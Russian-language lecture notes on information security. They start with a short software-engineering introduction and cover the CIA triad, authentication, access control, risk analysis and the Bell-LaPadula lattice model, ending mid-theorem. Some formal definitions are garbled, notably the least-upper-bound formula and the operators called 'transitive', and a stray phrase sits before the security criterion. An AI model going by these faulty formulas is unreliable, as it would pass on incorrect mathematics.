Проектирование программного обеспечения представляет собой процесс построения приложений реальных размеров и практической значимости, удовлетворяющих заданным требованиям функциональности и производительности, таких, например, как текстовый редактор, электронная таблица, операционная система или, скажем, программа контроля неисправностей космической станции. Программирование - это один из видов деятельности, входящих в цикл разработки программного обеспечения.

#### **Классификация типов программного обеспечения.**

По масштабам работы, требуемым профессиональным знаниям и общественной значимости различие между просто программированием и проектированием программного обеспечения можно сравнить с различием между изготовлением скамейки у ворот своего загородного дома и возведением моста. Эти две задачи различаются на порядок по значимости и требуемым профессиональным знаниям. В отличие от постройки скамейки возведение моста включает в себя как профессиональную, так и социальную ответственность. Хотя социальная сторона вопроса оставлена за рамками этой книги, мы все же рассмотрим связанные с ней технологии, такие как строгий анализ требований и стандарты количественной оценки качества.

Технология разработки программного обеспечения должна охватывать разнообразные типы программ, включая перечисленные ниже.

- Автономное: устанавливаемое на одиночный компьютер; не связанное с другим программным и аппаратным обеспечением; пример - текстовый редактор.
- Встроенное: часть уникального приложения с привлечением аппаратного обеспечения; пример - автомобильный контроллер.
- Реального времени: должны выполнять функции в течение малого интервала времени, обычно нескольких микросекунд; пример - программное обеспечение радиолокатора.
- Сетевое: состоит из частей, взаимодействующих через сеть; пример - основанная на вебтехнологии видеоигра.

Излагаемые в лекциях принципы применимы ко всем этим типам. Отметим, однако, что разработка встроенных программ и программ реального времени имеет дополнительные аспекты, анализ которых выходит за рамки курса.

### **Триада безопасной ИТ-инфраструктуры**

Основой безопасной ИТ-инфраструктуры является триада сервисов – Конфиденциальность, Целостность, Доступность или Confidentiality, Integrity, Availability (CIA).

Целью информационной безопасности является обеспечение трех наиболее важных сервисов безопасности: *конфиденциальность, целостность и доступность*.

Конфиденциальность – это гарантия, что информация может быть прочитана и проинтерпретирована только теми людьми и процессами, которые авторизованы это делать. Обеспечение конфиденциальности включает процедуры и меры, предотвращающие раскрытие информации неавторизованными пользователями. Информация, которая может считаться конфиденциальной, также называется чувствительной. Примером может являться почтовое сообщение, которое защищено от прочтения кем бы то ни было, кроме адресата.

Целостность – это гарантирование того, что *информация остается неизменной, корректной и аутентичной*. Обеспечение целостности предполагает предотвращение и *определение* неавторизованного создания, модификации или удаления информации. Примером могут являться меры, гарантирующие, что почтовое сообщение не было изменено при пересылке.

**Доступность** – это гарантирование того, что авторизованные пользователи могут иметь *доступ* и работать с информационными активами, ресурсами и системами, которые им необходимы, при этом обеспечивается требуемая *производительность*. Обеспечение доступности включает меры для поддержания доступности информации, несмотря на возможность создания помех, включая отказ системы и преднамеренные попытки нарушения доступности. Примером может являться *защита доступа* и обеспечение пропускной способности почтового сервиса.

Три основных сервиса – CIA – служат фундаментом информационной безопасности. Для реализации этих трех основных сервисов требуется выполнение следующих сервисов.

**Идентификация** – сервис, с помощью которого указываются уникальные атрибуты пользователей, позволяющие отличать пользователей друг от друга, и способы, с помощью которых пользователи указывают свои идентификации в информационной системе. *Идентификация* тесно связана с аутентификацией.

**аутентификация** – сервис, с помощью которого доказывается, что участники являются требуемыми, т.е. обеспечивается *доказательство идентификации*. Это может достигаться с помощью паролей, смарт-карт, биометрических токенов и т.п. В случае передачи единственного сообщения *аутентификация* должна гарантировать, что получателем сообщения является тот, кто нужно, и сообщение получено из заявленного источника. В случае установления соединения имеют *место* два аспекта. Во-первых, при инициализации соединения сервис должен гарантировать, что оба участника являются требуемыми. Во-вторых, сервис должен гарантировать, что на соединение не воздействуют таким образом, что третья сторона сможет маскироваться под одну из легальных сторон уже после установления соединения.

Подотчетность – возможность системы идентифицировать отдельного индивидуума и выполняемые им действия. Наличие этого сервиса означает возможность связать действия с пользователями. Данный сервис очень тесно связан с сервисом невозможности отказа.

Невозможность отказа – сервис, который обеспечивает невозможность индивидуума отказаться от своих действий. Например, если потребитель сделал заказ, и в системе отсутствует сервис невозможности отказа, то потребитель может отказаться от факта покупки. Невозможность отказа обеспечивает способы доказательства того, что *транзакция имела место*, не зависимо от того, является ли *транзакция* online-заказом или почтовым сообщением, которое было послано или получено. Для обеспечения невозможности отказа как правило используются цифровые подписи.

**Авторизация** – права и разрешения, предоставленные индивидууму (или процессу), которые обеспечивают возможность доступа к ресурсу. После того, как пользователь аутентифицирован, *авторизация* определяет, какие *права доступа* к каким ресурсам есть у пользователя.

Защита частной информации – уровень конфиденциальности, который предоставляется пользователю системой. Это часто является важным компонентом безопасности. Защита частной информации не только необходима для обеспечения конфиденциальности данных организаций, но и необходима для защиты частной информации, которая будет использоваться оператором.

Если хотя бы один из этих сервисов не функционирует, то можно говорить о нарушении всей исходной триады *CIA*.

Для реализации сервисов безопасности должна быть создана так называемая "оборона в глубину". Для этого должно быть проделано:

Необходимо обеспечить гарантирование выполнения всех сервисов безопасности.

Должен быть выполнен *анализ рисков*.

Необходимо реализовать аутентификацию и управление *Идентификацией*.

Необходимо реализовать *авторизацию* доступа к ресурсам.

Необходимо обеспечение подотчетности.

Необходимо гарантирование доступности всех сервисов системы.

Необходимо управление конфигурацией.

Необходимо управление инцидентами.

#### 1.4 Гарантирование выполнения

Обеспечение выполнения сервисов безопасности выполнить следующее:

Разработать организационную политику безопасности.

Рассмотреть существующие нормативные требования и акты.

Обеспечить обучение сотрудников, ответственных за ИБ.

Гарантизование выполнения, наряду с анализом рисков, является одной из самых важных компонент, обеспечивающих создание обороны в глубину. Это является основой, на которой построены многие другие компоненты. Оценка гарантированности выполнения может во многом определять все состояние и уровень зрелости надежной инфраструктуры.

Организационная политика содержит руководства для пользователей и администраторов. Эта политика должна быть четкой, ясной и понимаемой не только техническими специалистами. Политика должна охватывать не только текущие условия, но и определять, что и как должно быть сделано, если произошла атака.

### 1.5 Анализ рисков

При анализе рисков первым делом следует проанализировать информационные активы, которые должны быть защищены.

Любое обсуждение риска предполагает определение и оценку информационных активов. Актив – это все, что важно для организации. Критический актив – это актив, который жизненно важен для функционирования организации, ее репутации и дальнейшего развития.

*Анализ рисков* является процессом определения рисков для информационных активов и принятия решения о том, какие риски являются приемлемыми, а какие нет. *Анализ рисков* включает:

Идентификацию и приоритезацию информационных активов.

Идентификацию и категоризацию угроз этим активам.

Приоритезацию рисков, т.е. определение того, какие риски являются приемлемыми, какие следует уменьшить, а какие избегать.

Уменьшение рисков посредством использования различных сервисов безопасности.

Угрозой является любое событие, которое может иметь нежелательные последствия для организации. Примерами угроз являются:

Возможность раскрытия, модификации, уничтожения или невозможность использования информационных активов.

Проникновение или любое нарушение функционирования информационной системы. Примерами могут быть:

Вирусы, черви, троянские кони.

DoS-атаки.

Просмотр сетевого трафика.

Кражи данных.

Потеря информационных активов в результате наличия единственной точки отказа. Примерами могут быть:

Критичные данные, для которых нет резервной копии.

Единственное критичное место в сетевой инфраструктуре (например, базовый маршрутизатор).

Неправильное управление доступом к ключам, которые используются для шифрования критических данных.

Уязвимости, которые могут существовать в информационных активах, могут быть связаны с наличием:

Слабых мест в ПО:

Использование установок по умолчанию (учетные записи и пароли по умолчанию, отсутствие управления доступом, наличие необязательного ПО).

Наличие ошибок в ПО.

Некорректная обработка входных данных.

Слабых мест в архитектуре:

Наличие единственной точки отказа.

Слабых мест, связанных с человеческим фактором.

Возможные стратегии управления рисками:

Принять риск. В этом случае организация должна иметь полное представление о потенциальных угрозах и уязвимостях для информационных активов. В этом случае организация считает, что риск не является достаточным, чтобы защищаться от него.

Уменьшить риск.

Передать риск. Организация решает заключить соглашение с третьей стороной для уменьшения риска.

Избежать риска.

## 1.6 Аутентификация и управление Идентификациями

*Идентификация* пользователя дает возможность вычислительной системе отличать одного пользователя от другого и обеспечивать высокую *точность* управления доступом к сервисам и ресурсам. Идентификации могут быть реализованы разными способами, такими как пароли, включая одноразовые, цифровые сертификаты, биометрические параметры. Возможны разные способы хранения идентификаций, такие как *базы данных*, *LDAP*, смарт-карты.

Система должна иметь возможность проверить действительность (*аутентичность*) предоставленной идентификации. Сервис, который решает эту проблему, называется аутентификацией.

Термин *сущность* (*entity*) часто лучше подходит для обозначения предъявителя идентификации, чем термин *пользователь*, так как участниками аутентификационного процесса могут быть не только пользователи, но и программы и аппаратные устройства, например, веб-серверы или маршрутизаторы.

Разные требования к безопасности требуют разных методов идентификации и аутентификации. Во многих случаях бывает достаточно обеспечивать *безопасность* с помощью имени пользователя и пароля. В некоторых случаях необходимо использовать более сильные методы аутентификации.

Возможны следующие способы аутентификации.

### 1.6.1 Пароли

Наиболее часто используемой формой идентификации на сегодняшний день является имя пользователя и пароль. Причины этого в том, что, во-первых, пользователи сами могут выбрать пароли, которые им легко запомнить, а всем остальным трудно отгадать, а, во-вторых, данный способ аутентификации требует минимальных административных усилий.

Однако использование паролей имеет определенные проблемы. Любой пароль, который является словом из некоторого словаря, может быть сравнительно быстро найден с помощью программ, которые перебирают пароли. Пароль, состоящий из случайных символов, трудно запомнить.

В большинстве современных приложений пароль не хранится и не передается в явном виде.

#### 1.6.2 Токены

Вместо того, чтобы в качестве идентификации использовать нечто, что кто-то знает, можно использовать нечто, что он имеет. Обычно под токенами понимаются некоторые аппаратные устройства, которые предъявляет пользователь в качестве аутентификации. Такие устройства позволяют пользователям не запоминать пароли. Примерами таких токенов являются:

Смарт-карты.

Одноразовые пароли.

Устройства, работающие по принципу запроса – ответа.

#### 1.6.3 Биометрические параметры

Используются некоторые физические характеристики пользователя.

#### 1.6.4 Криптографические ключи

Криптография предоставляет способы, с помощью которых сущность может доказать свою идентификацию. Для этого она использует ключ, являющийся строкой битов, который подается в алгоритм, выполняющий шифрование данных. На самом деле ключ аналогичен паролю – это нечто, что сущность знает.

Существует два типа алгоритмов и, соответственно, два типа ключей – симметричные и асимметричные.

В случае использования асимметричных ключей необходимо развертывание инфраструктуры открытых ключей.

Во многих протоколах для взаимной аутентификации сторон могут использоваться ключи разных типов, т.е. одна из сторон аутентифицирует себя с помощью цифровой подписи (асимметричные ключи), а противоположная сторона – с помощью симметричного ключа (или пароля).

#### 1.6.5 Многофакторная аутентификация

В современных системах все чаще используется многофакторная *аутентификация*. Это означает, что аутентифицируемой сущности необходимо предоставить несколько параметров, чтобы установить требуемый уровень доверия.

1.6.6 Централизованное управление идентификационными и аутентификационными данными

Для выполнения аутентификации для входа в сеть часто используются механизмы, обеспечивающие централизованную аутентификацию пользователя. Преимущества этого:

Легкое администрирование.

Увеличение производительности.

Примерами являются:

Сервисы Директории:

Microsoft AD.

Различные реализации LDAP.

Протоколы:

Radius.

PAP, CHAP.

Kerberos.

Системы федеративной идентификации.

Целями систем федеративной идентификации являются:

Обеспечить единую аутентификацию (так называемый Single Sign On – SSO) в пределах сетевого периметра или домена безопасности.

Обеспечить пользователей возможностью легко управлять своими идентификационными данными.

Создать родственные группы, которые могут доверять друг другу аутентифицировать своих пользователей.

### 1.7 Управление доступом

*Управление доступом* или *авторизация* означает *определение* прав и разрешений пользователей *по доступу* к ресурсам.

Авторизация может быть реализована на уровне приложений, файловой системы и сетевого доступа.

Принципы предоставления прав и разрешений должны определяться политикой организации.

Основные вопросы, на которые должен отвечать сервис авторизации: "Кто и что может делать в компьютерной системе или сети?" и "Когда и где он может это делать?".

Компоненты управления доступом:

Субъекты – *пользователь*, аппаратное устройство, процесс ОС или прикладная система, которым требуется *доступ* к защищенным ресурсам. *Идентификация* субъекта подтверждается с помощью механизмов аутентификации.

Объекты или ресурсы – файлы или любые сетевые ресурсы, к которым субъект хочет получить *доступ*. Это включает файлы, папки и другие типы ресурсов, такие как записи *базы данных* (*БД*), *сеть* или ее компоненты, например, принтеры.

Разрешения – *права*, предоставленные субъекту *по доступу* к данному объекту или ресурсу.

*Управление доступом* означает предоставление доступа к конкретным информационным активам только для авторизованных пользователей или групп, которые имеют право просматривать, использовать, изменять или удалять информационные *активы*. В сетевом окружении *доступ* может контролироваться на нескольких уровнях: на уровне файловой системы, на прикладном уровне или на сетевом уровне.

*Управление доступом* на уровне файловой системы может быть интегрировано в ОС. Как правило в этом случае используются *справочники управления доступом* (Access Control List – ACL) или *возможности* (capabilities).

В случае использования *ACL* для каждого объекта создается *список*, в котором перечислены пользователи и их *права доступа* к данному объекту. В случае использования возможностей в системе хранится *список разрешений* для каждого пользователя.

При управлении доступом на сетевом уровне для разграничения трафика используются сетевые устройства.

При управлении доступом на сетевом уровне *сеть* может быть разбита на отдельные *сегменты*, доступ к которым будет контролироваться. Сегментацию на сетевом уровне можно сравнить с использованием управления доступом на уровне групп или ролей в файловой системе. Такое *деление* может быть основано на бизнес-задачах, необходимых сетевых ресурсах, выполняемых операциях (например, производственные сервера и тестовые сервера) или важности хранимой информации. Существует несколько способов сегментации сети. Двумя основными способами является использование маршрутизаторов и межсетевых экранов.

Маршрутизаторы являются шлюзами в *интернет* или делят внутреннюю *сеть* на различные *сегменты*. В этом случае маршрутизаторы выполняют различные политики разграничения трафика.

Межсетевыми экранами являются устройствами, просматривающими входящий и исходящий трафик и блокирующими пакеты в соответствии с заданными правилами.

Преимущества управления доступом на сетевом уровне:

Возможное четкое определение точек входа, что облегчает мониторинг и управление доступом.

Возможно скрытие внутренних адресов для внешних пользователей. Межсетевой экран может быть сконфигурирован как прокси или может выполнять преобразование адресов (Network Address Translation – NAT) для скрытия внутренних IP-адресов хостов.

Недостатки управления доступом на сетевом уровне:

Не всегда удается использовать подход "установить и забыть" – необходимо анализировать и изменять правила межсетевого экрана при изменении конфигурации или требований к безопасности.

Может оказаться единственной точкой отказа.

Анализирует только заголовки сетевого уровня.

*Управление доступом* на прикладном уровне предполагает использование разрешений и применение правил для доступа к приложениям и прикладным данным. В этом случае часто используются прокси-серверы.

Прокси-сервер является устройством или сервисом, который расположен между клиентом и целевым сервером. Запрос на сервер посыпается к прокси-серверу. Прокси-сервер анализирует запрос и определяет, является ли он допустимым.

Преимущества управления доступом на прикладном уровне:

Управление доступом отражает специфику конкретной целевой системы. Увеличивает точность (гранулированность) управления доступом.

Может снизить влияние неправильной конфигурации отдельных хостов.

Выполняется подробный анализ пакетов.

Выполняется более сильная аутентификация.

Недостатки управления доступом на прикладном уровне:

Прокси специфичны для приложений.

Возможна несовместимость приложений с прокси. В этом случае можно только либо разрешать весть трафик, либо запрещать весь трафик.

Высокая вычислительная нагрузка и, как следствие, возможно снижение производительности.

#### 1.8 Обеспечение отчетности

Отчетность – это возможность знать, кто и что делал в системе и сети. Это включает:

Создание и аудит системных логов.

Мониторинг систем и сетевого трафика.

Обнаружение проникновений.

Обеспечение отчетности позволяет знать, что происходит в компьютерных системах или сетях. Это может быть реализовано многими способами, но наиболее часто используются следующие:

Конфигурирование системы таким образом, чтобы записывалась интересующая активность, такая как попытки входа пользователей в систему или сеть (успешные или не успешные).

Инспектирование использования сети для определения типов сетевого трафика и его объема.

Автоматический мониторинг систем для определения отключений сервисов.

Использование систем обнаружения вторжений для оповещения администраторов о нежелательной активности в компьютерных системах или сетях.

При использовании подобных технологий важно правильно рассчитать количество необходимых ресурсов и времени, необходимое для анализа собранных данных.

#### 1.9 Гарантирование доступности

Гарантирование доступности состоит в определении точек возможного сбоя и ликвидации этих точек. Стратегии уменьшения негативных последствий отказов могут быть управленические и технологические.

Первым делом следует определить потенциальные точки отказа в сетевой инфраструктуре. Такие критически важные устройства, как коммутаторы и маршрутизаторы, а также базовые с точки зрения функционирования серверы, такие как DNS-серверы, должны быть проанализированы с точки зрения возможного отказа и влияния этого на возможности функционирования ИТ. Это связано с управлением рисками – определить и минимизировать степень риска.

С точки зрения гарантирования доступности можно дать следующие определения.

**Надежность** – способность системы или отдельной компоненты выполнять требуемые функции при определенных условиях в указанный период времени.

**Избыточность** – создание одной или нескольких копий (*backup*) системы, которые становятся доступными в случае сбоя основной системы, или наличие дополнительных возможностей системы для организации её отказоустойчивости.

**Отказоустойчивость** – способ функционирования, при котором функции компонент системы (такие как *процессор, сервер, сеть* или *БД*) выполняются

дублирующими компонентами при отказе или плановом останове основных компонент. Способность системы или компонента продолжать нормально функционировать при отказе ПО или аппаратуры.

Необходимо проанализировать возможные точки отказа в следующих компонентах: данные, компоненты систем, сетевая *топология*, маршрутизаторы и коммутаторы, отдельные критичные сервисы.

Основные технологии обеспечения отказоустойчивости этих компонент:

Данные:

Защита с помощью RAID.

Шифрование данных и управление ключом.

Стратегии создания копий и восстановления.

Компоненты систем:

Горячее резервирование аппаратуры и подсистем.

Резервирование на уровне сетевых интерфейсов.

Резервирование данных на уровне ОС и приложений.

Сетевая топология:

Обеспечение масштабируемости пропускной способности и количества интерфейсов.

Маршрутизаторы и коммутаторы:

Использование протоколов, поддерживающих автоматическое восстановление, таких как протоколы динамической маршрутизации, обладающие достаточной сходимостью и передающие минимальное количество служебной информации.

Критические сервисы:

Обеспечение балансировки нагрузки для таких критических сервисов, как DNS, DHCP и т.п.

Обеспечение балансировки нагрузки для прикладных серверов (веб, почта, БД).

Обеспечение балансировки нагрузки для сетевых устройств, таких как межсетевые экраны и прокси-серверы.

## 1.10 Управление конфигурациями

При управлении конфигурациями необходимо обеспечить следующее:

Регулярное обновление ПО.

Управление и контроль существующих ресурсов.

Управление изменениями.

Оценка состояния сетевой безопасности.

Управление конфигурациями означает ежедневное использование проактивных технологий, которые гарантируют корректное функционирование ИТ-систем.

Управление обновлением ПО является одной из ежедневных обязанностей, которая является относительно простой. В идеале обновление должно проводиться на отдельном оборудовании и после тестирования переноситься на все производственные системы. Этого достаточно трудно добиться даже в небольших сетях. Различные производители, такие как Microsoft, и системы с открытым кодом, такие как Linux, уделяют большое внимание этой проблеме, и на сегодняшний день существуют достаточно зрелые технологии, например, *Windows Server Update Services* (WSUS), которые позволяют администратору

управлять внесением обновлений в сетях, построенных с использованием ОС *Windows*. С другой стороны, для таких устройств сетевой инфраструктуры, как коммуникаторы и маршрутизаторы, обновление выполняется значительно труднее. Обычно они либо полностью заменяются, либо должен быть загружен и заменен образ всей ОС.

Эффективное управление существующими ресурсами само по себе требует больших усилий. Все изменения конфигураций основных серверов и систем должны быть тщательно документированы.

Также важна регулярная оценка состояния сетевой безопасности. Существуют различные инструментальные средства, такие как *Baseline Security Analyzer* компании Microsoft и инструментальное средство с открытым кодом Nessus, которые помогают администратору выполнить такую оценку.

### 1.11 Управление инцидентами

Регулярно происходят какие-либо события, относящиеся к безопасности. При возникновении компьютерного инцидента важно иметь эффективные способы его распознавания. Скорость, в которой можно распознать, проанализировать и ответить на инцидент, позволяет уменьшить *ущерб*, нанесенный инцидентом.

### 1.12 Использование третьей доверенной стороны

Модель безопасного сетевого взаимодействия в общем виде можно представить следующим образом:



Рис. 1 - Использование третьей доверенной стороны

В некоторых случаях для выполнения сервисов безопасности необходимо взаимодействие с третьей доверенной стороной (*Third Trusted Party – TTP*). Например, третья сторона может быть ответственной за распределение между двумя участниками секретной информации, которая не стала бы доступна оппоненту. Либо третья сторона может использоваться для решения споров между двумя участниками относительно достоверности передаваемого сообщения.

### 1.13 Криптографические механизмы безопасности

Перечислим основные криптографические механизмы безопасности:

Алгоритмы симметричного шифрования – алгоритмы шифрования, в которых для шифрования и расшифрования используется один и тот же ключ.

Алгоритмы асимметричного шифрования – алгоритмы шифрования, в которых для шифрования и расшифрования используются два разных ключа, называемые открытым и закрытым ключами, причем, зная открытый ключ, определить закрытый вычислительно трудно.

Хэш-функции – функции, входным значением которых является сообщение произвольной длины, а выходным значением – сообщение фиксированной длины. Хэш-функции обладают рядом свойств, которые позволяют с высокой долей вероятности определять изменение входного сообщения.

### Модели управления доступом

Мандатная модель управления доступом основана на правилах секретного документооборота, принятых в государственных и правительственные учреждениях многих стран. Основным положением политики Белла-Лападулы, взятым ими из реальной жизни, является назначение всем участникам процесса обработки защищаемой информации, и документам, в которых она содержится, специальной метки, например, *секретно*, *сов. секретно* и т. д., получившей название уровня безопасности. Все уровни безопасности упорядочиваются с помощью установленного отношения доминирования, например, уровень *сов. секретно* считается более высоким чем уровень *секретно*, или доминирует над ним. Контроль доступа осуществляется в зависимости от уровней безопасности взаимодействующих сторон на основании двух простых правил:

1. Уполномоченное лицо (субъект) имеет право читать только те документы, уровень безопасности которых не превышает его собственный уровень безопасности.
2. Уполномоченное лицо (субъект) имеет право заносить информацию только в те документы, уровень безопасности которых не ниже его собственного уровня безопасности.

Первое правило обеспечивает защиту информации, обрабатываемой более доверенными (высокоуровневыми) лицами, от доступа со стороны менее доверенных (низкоуровневых). Второе правило (далее становится очевидным, что оно более важное) предотвращает утечку информации (сознательную или несознательную) со стороны высокоуровневых участников процесса обработки информации к низкоуровневым.

Таким образом, если в дискреционных моделях управление доступом происходит путем наделения пользователей полномочиями осуществлять определенные операции над определенными объектами, то мандатные модели управляют доступом неявным образом — с помощью назначения всем сущностям системы уровней безопасности, которые определяют все допустимые взаимодействия между ними. Следовательно, мандатное управление доступом не различает сущностей, которым присвоен одинаковый уровень безопасности, и на их взаимодействия ограничения отсутствуют. Поэтому в тех ситуациях, когда управление доступом требует более гибкого подхода, мандатная модель применяется совместно с какой-либо дискреционной, которая используется для контроля за взаимодействиями между сущностями одного уровня и для установки дополнительных ограничений, усиливающих мандатную модель.

Система в модели безопасности Белла-Лападулы, как и в модели Харрисона-Руззо-Ульмана, представляется в виде множеств субъектов S, объектов O (множество объектов включает множество субъектов,  $S \subset O$ ) и прав доступа read (чтение) и write (запись). В мандатной модели рассматриваются только эти два вида доступа, и, хотя она может быть расширена введением дополнительных прав (например, правом на добавление информации,

выполнение программ и т.д.), все они будут отображаться в базовые (чтение и запись). Использование такого жесткого подхода, который не позволяет осуществлять гибкое управление доступом, можно объяснить тем, что в мандатной модели контролируются не операции, осуществляемые субъектом над объектом, а потоки информации, которые могут быть только двух видов: либо от субъекта к объекту (запись), либо от объекта к субъекту (чтение).

Уровни безопасности субъектов и объектов задаются с помощью *функции уровня безопасности*  $F:S \cup O \rightarrow L$ . Эта функция ставит в соответствие каждому объекту и субъекту уровень безопасности, принадлежащий множеству уровней безопасности  $L$ , т.е. множеству, на котором определена решетка.

#### *Решетка уровней безопасности.*

Решетка уровней безопасности  $\Lambda$  - это формальная алгебра  $(L, \leq, \bullet, \otimes)$ ,

где  $L$  – базовое множество уровней безопасности, а оператор  $\leq$  определяет частичное нестрогое отношение порядка для элементов этого множества, т.е. оператор  $\leq$  - антисимметричен, транзитивен и рефлексивен.

Отношение оператора  $\leq$  на  $L$ :

- 1) рефлексивно, если  $\forall a \in L: a \leq a$ ;
- 2) антисимметрично, если  $\forall a_1, a_2 \in L: (a_1 \leq a_2 \wedge a_2 \leq a_1) \Rightarrow a_1 = a_2$ ;
- 3) транзитивно, если  $\forall a_1, a_2, a_3 \in L: (a_1 \leq a_2 \wedge a_2 \leq a_3) \Rightarrow a_1 \leq a_3$ .

Другое свойство решетки состоит в том, что для каждой пары  $a_1$  и  $a_2$  элементов множества  $L$  можно указать единственный элемент наименьшей верхней границы и единственный элемент наибольшей нижней границы.

Эти элементы также принадлежат  $L$  и обозначаются с помощью операторов  $\bullet$  и  $\otimes$  соответственно:

$$a_1 \bullet a_2 = a \Leftrightarrow a_1, a_2 \leq a \wedge \forall a' \in L: (a' \leq a_1 \wedge a' \leq a_2) \wedge (a \leq a' \wedge a \leq a')$$

$$a_1 \otimes a_2 = a \Leftrightarrow a \leq a_1, a \leq a_2 \wedge \forall a' \in L: (a \leq a' \wedge a' \leq a_1 \wedge a' \leq a_2) \Rightarrow (a \leq a')$$

Смысл этих определений заключается в том, что для каждой пары элементов (или множества элементов, поскольку операторы  $\bullet$  и  $\otimes$  транзитивны) всегда можно указать единственный элемент, ограничивающий ее сверху или снизу таким образом, что между ними и этим элементом не будет других элементов.

Функция уровня безопасности  $F$  назначает каждому субъекту и объекту некоторый уровень безопасности из  $L$ , разбивая множество сущностей системы на классы, в пределах которых их свойства с точки зрения модели безопасности являются эквивалентными. Тогда оператор  $\leq$  определяет направление потоков информации, то есть, если  $F(A) \leq F(B)$ , то информация может передаваться от элементов класса  $A$  элементам класса  $B$ .

Для описания отношения доминирования на множестве уровней безопасности в модели Белла-Лападулы используется решетка.

Если информация может передаваться от сущностей класса  $A$  к сущностям класса  $B$ , а также от сущностей класса  $B$  к сущностям класса  $A$ , то классы  $A$  и  $B$  содержат одноуровневую информацию и с точки зрения безопасности эквивалентны одному классу ( $AB$ ).

Поэтому для удаления избыточных классов необходимо, чтобы отношение  $\leq$  было антисимметричным.

Если информация может передаваться от сущностей класса **A** сущностям класса **B** а также от сущностей класса **B** к сущностям класса **C**, то очевидно, что она будет также передаваться от сущностей класса **A** к сущностям класса **C**. Таким образом, отношение  $\leq$  должно быть транзитивным.

Так как класс сущности определяет уровень безопасности содержащейся в ней информации, то все сущности одного и того же класса содержат с точки зрения безопасности одинаковую информацию. Следовательно, нет смысла запрещать потоки информации между сущностями одного и того же класса.

Более того, из чисто практических соображений нужно предусмотреть возможность для сущности передавать информацию самой себе. Следовательно, отношение  $\leq$  должно быть рефлексивным.

Можно показать, что для любого множества сущностей должны существовать *единственная наименьшая верхняя и наибольшая нижняя границы* множества соответствующих им уровней безопасности.

Для пары сущностей **x** и **y**, обладающих уровнями безопасности **a** и **b** соответственно, обозначим наибольший уровень безопасности их комбинации как  $(a \bullet b)$ , при этом  $a \leq (a \bullet b)$  и  $b \leq (a \bullet b)$ .

Тогда, если существует некоторый уровень **c** такой что  $a \leq c$  и  $b \leq c$ , то должно иметь место отношение  $(a \bullet b) \leq c$ , так как  $(a \bullet b)$  – это минимальный уровень субъекта, для которого доступна информация как из **x** так и из **y**.

Следовательно,  $(a \bullet b)$  должен быть *наименьшей верхней границей a и b*. Аналогично обозначим наименьший уровень безопасности комбинации сущностей **x** и **y** как  $(a \otimes b)$ , при этом  $(a \otimes b) \leq a$  и  $(a \otimes b) \leq b$ . Тогда, если существует некоторый уровень **c** такой, что  $c \leq a$  и  $c \leq b$ , то должно иметь место отношение  $c \leq (a \otimes b)$ , поскольку  $(a \otimes b)$  — это максимальный уровень субъекта, для которого разрешена передача информации как в **x**, так и в **y**. Следовательно,  $(a \otimes b)$  должен быть наибольшей нижней границей **a** и **b**.

Использование решетки для описания отношений между уровнями безопасности позволяет использовать в качестве атрибутов безопасности (элементов множества **L**) не только целые числа, для которых определено отношение "меньше или равно", но и более сложные составные элементы. Например, в государственных организациях достаточно часто в качестве атрибутов безопасности используется комбинация, состоящая из уровня безопасности, представляющего собой целое число, и набора категорий из некоторого множества. Такие атрибуты невозможно сравнивать с помощью арифметических операций, поэтому отношение доминирования  $\leq$  определяется как композиция отношения "меньше или равно" для уровней безопасности и отношения включения множеств  $\subseteq$  для наборов категорий. Причем сказывается на свойствах модели, поскольку отношения "меньше или равно" и "включение множеств" обладают свойствами антисимметричности, транзитивности и рефлексивности, и, следовательно, их композиция также будет обладать этими свойствами, образуя над множеством атрибутов безопасности решетку. Точно также можно использовать любые виды атрибутов и любое отношение частичного порядка, лишь бы их совокупность представляла собой решетку.

**Классическая модель системы безопасности Белла-Лападула**

В мандатных моделях функция уровня безопасности  $F$  вместе с решеткой уровней определяют все допустимые отношения доступа между сущностями системы, поэтому множество состояний системы  $V$  представляется в виде набора упорядоченных пар  $(F, M)$ , где  $M$  - это матрица доступа, отражающая текущую ситуацию с правами доступа субъектов к объектам, содержание которой аналогично матрице прав доступа в модели Харрисона-Руззо-Ульмана, но набор прав ограничен правами **read** и **write**. Модель системы  $Z(v_0, R, T)$  состоит из начального состояния  $v_0$ , множества запросов  $R$  и функции перехода  $T: (V \times R) \rightarrow V$ , которая в ходе выполнения запроса переводит систему из одного состояния в другое. Система, находящаяся в состоянии  $v \in V$ , при получении запроса  $r \in R$ , переходит в следующее состояние  $v^* = T(v, r)$ . Состояние  $v$  достижимо в системе  $\Sigma(v_0, R, T)$  тогда и только тогда, когда существует последовательность  $\langle (r_0, v_0), \dots, (r_{n-i}, v_{n-i}), (r_n, v) \rangle$  такая, что  $T(r_i, v_i) = v_{i+1}$  для  $0 \leq i < n$ . Заметим, что для любой системы  $v_0$  тривиально достижимо.

Как и для дискреционной модели состояния системы делятся на безопасные, в которых отношения доступа не противоречат установленным в модели правилам, и небезопасные, в которых эти правила нарушаются и происходит утечка информации.

Белл и ЛаПадула предложили следующее определение безопасного состояния:

1. Состояние  $(F, M)$  называется безопасным по чтению (или просто безопасным) тогда и только тогда, когда для каждого субъекта, осуществляющего в этом состоянии доступ чтения к объекту, уровень безопасности этого субъекта доминирует над уровнем безопасности этого объекта:  $\forall s \in S, \forall o \in O, \text{read} \in M[s, o] \rightarrow F(s) \geq F(o)$ .

2. Состояние  $(F, M)$  называется безопасным по записи (или **\*-безопасным**) тогда и только тогда, когда для каждого субъекта, осуществляющего в этом состоянии доступ записи к объекту, уровень безопасности этого объекта доминирует над уровнем безопасности этого субъекта:

$$\forall s \in S, \forall o \in O, \text{write} \in M[s, o] \rightarrow F(o) \geq F(s).$$

3. Состояние безопасно тогда и только тогда, когда оно безопасно и по чтению, и по записи.

В соответствии с предложенным определением безопасного состояния критерий безопасности системы выглядит следующим образом:

это никак не *Система  $\Sigma(v_0, R, T)$  безопасна тогда и только тогда, когда ее начальное состояние  $v_0$  безопасно и все состояния, достижимые из  $v_0$  путем применения конечной последовательности запросов из  $R$  безопасны.*

Основная теорема безопасности Белла-ЛаПадулы при соблюдении определенных условий формально доказывает безопасность системы.

Система  $\Sigma(v_0, R, T)$  безопасна тогда и только тогда, когда:

а) начальное состояние  $v_0$  безопасно и

б) для любого состояния  $v$ , достижимого из  $v_0$  путем применения конечной последовательности запросов из  $R$  таких, что  $T(v, r) = v^*$ ,  $v = (F, M)$  и  $v^* = (F^*, M^*)$  для каждого  $s \in S$  и  $o \in O$  выполняются следующие условия:

1) если  $\text{read} \in M^*[s, o]$  и  $\text{read} \notin M[s, o]$ , то  $F^*(s) \geq F^*(o)$ ;

2) если  $\text{read} \in M[s, o]$  и  $F^*(s) < F^*(o)$ , то  $\text{read} \notin M^*[s, o]$ ;

